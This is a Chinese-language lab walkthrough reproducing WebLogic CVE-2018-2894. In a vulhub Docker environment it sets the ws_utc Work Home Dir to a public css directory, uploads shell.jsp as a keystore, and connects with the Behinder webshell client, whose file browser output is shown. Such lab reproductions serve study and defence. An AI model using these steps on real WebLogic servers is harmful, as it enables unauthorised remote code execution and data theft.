Weblogic 任意文件上传漏洞（CVE-2018-2894）


漏洞简介

WebLogic管理端未授权的两个页面存在任意上传getshell漏洞，可直接获取权限。两个页面分别为/ws_utc/begin.do，/ws_utc/config.do。


漏洞影响版本：10.3.6.0, 12.1.3.0, 12.2.1.2, 12.2.1.3

漏洞复现


在 https://vulhub.org/ 上下载Weblogic 12.2.1.3的docker文件，利用 `docker-compase up -d` 启动服务，服务启动后，访问 `127.0.0.1:7001/console`




输入用户名 `weblogic`，利用 `docker-compose logs | grep password` 查看密码，登录进去后，点击 `base_domain` 的配置，在“高级”中开启“启用 Web 服务测试页”选项：




访问 `http://127.0.0.1:7001/ws_utc/config.do`，设置Work Home Dir为 `/u01/oracle/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/com.oracle.webservices.wls.ws-testclient-app-wls/4mcj4y/war/css`。我将目录设置为 `ws_utc` 应用的静态文件css目录，访问这个目录是无需权限的，这一点很重要。



然后点击安全，点击添加，就可以上传任意文件了，这里上传shell.jsp




bp抓包发现这里对后缀名进行了重命名，利用了时间戳




访问 http://10.129.242.172:7001/ws_utc/css/config/keystore/1616168780154_shell.jsp

推测这样应该是上传成功了，用冰蝎去去连一下



连接成功


http://10.129.242.172:7001/ws_utc/css/config/keystore/1616168780154_shell.jsp
URL:
http://10.129.242.172:7001/ws_utc/css/config/keystore/1616168780154_shell.jsp
已连接
基本信息
命令执行
虚拟终端
文件管理
内网穿透
反弹shell
数据库管理
自定义代码
平行空间
扩展功能
备忘录
更新信息
目录结构
/
etc
srv
root
var
boot
lib
sbin
dev
tmp
media
mnt
run
home
lib64
opt
usr
bin
sys
proc
u01
文件路径:
/etc/inputrc
自动
do not bell on tab-completion
#set bell-style none
set meta-flag on
set input-meta on
set convert-meta off
set output-meta on
Completed names which are symbolic links to
directories have a slash appended.
set mark-symlinked-directories on
$if mode=emacs
for linux console and RH/Debian xterm
"\e[1~": beginning-of-line
"\e[4~": end-of-line
commented out keymappings for pgup/pgdown to reach begin/end of history
#"\e[5~": beginning-of-history
#"\e[6~": end-of-history
"\e[5~": history-search-backward
"\e[6~": history-search-forward
"\e[3~": delete-char
"\e[2~": quoted-insert
"\e[5C": forward-word
"\e[5D": backward-word
"\e[1;5C": forward-word
"\e[1;5D": backward-word
for rxvt
"\e[8~": end-of-line
"\eOc": forward-word
"\eOd": backward-word
for non RH/Debian xterm, can't hurt for RH/DEbian xterm
"\eOH": beginning-of-line
"\eOF": end-of-line
for freebsd console
返回
保存
目录加载成功
冰蝎 v3.0 Beta 6
By rebeyond